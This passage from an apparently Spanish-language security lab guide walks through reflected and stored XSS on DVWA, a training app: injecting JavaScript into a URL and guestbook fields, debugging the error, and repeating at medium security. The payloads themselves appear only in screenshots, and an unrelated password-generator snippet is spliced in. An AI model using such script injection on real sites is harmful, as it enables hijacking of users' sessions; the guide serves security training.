


Imagen 83. Cambio de anonymous a prueba

Ahora se coloca después del = la línea de código javascript que hemos usado en dvwa y damos enter.




Imagen 84. Inyección del código javascript

Como resultado da un error.



Password Generator

Making strong passwords is important.
Click the button below to generate a password.

Generate

```
"};catch(e){ alert("Error: " + e.message); }// end catch
```




Imagen 85. Resultado anterior inyección de código

Para solucionarlo hacer clic en inspeccionar y buscar dónde aparece el error.




Imagen 86. Búsqueda de la línea de error

Al encontrar la línea de error que arrojó la página, se ve que aparece dos veces script, lo que significa que no es necesario colocar en la URL la parte de script.




Imagen 87. Línea de error encontrada

Quedando de la siguiente manera.




Imagen 88. Inyección de código

Al hacer esto y dar enter se ve cómo ahora si se muestra el pop-up con el mensaje que se colocó.




Imagen 89. Resultado inyección de código

XSS Stored

Dirigirse a dvwa security y bajarla a low.




Imagen 90. Cambio de seguridad a low

Dirigirse a XSS stored.




Imagen 91. Interfaz xss stored

Llenar los dos campos que son obligatorios, en el primero colocar un nombre, en este caso prueba, y de mensaje la línea de código que se ha usado también en xss reflected.




Imagen 92. Llenado de campos

Al dar clic en sign guestbook, se muestra el pop-up con el mensaje enviado.




Imagen 93. Resultado

Ahora ir a la ventana home o navegar en el dvwa.




Imagen 94. Navegación por dvwa

Luego volver a xss stored y ver que sucede.




Imagen 95. De vuelta a xss stored

Al volver a xss stored lo que sucede es que queda guardado lo que se escriba, por ello se debe mostrar el pop-up al ingresar nuevamente.




Imagen 96. Resultado de volver a xss stored

Ahora ir a setup en dvwa y reiniciar la base de datos.




Imagen 97. Reinicio de base de datos




Imagen 98. Base de datos reiniciada

Ahora subir el nivel de dificultad a medium.




Imagen 99. Cambiar seguridad a medium

Llenar nuevamente los campos como se hizo en la seguridad low.




Imagen 100. Llenado de campos

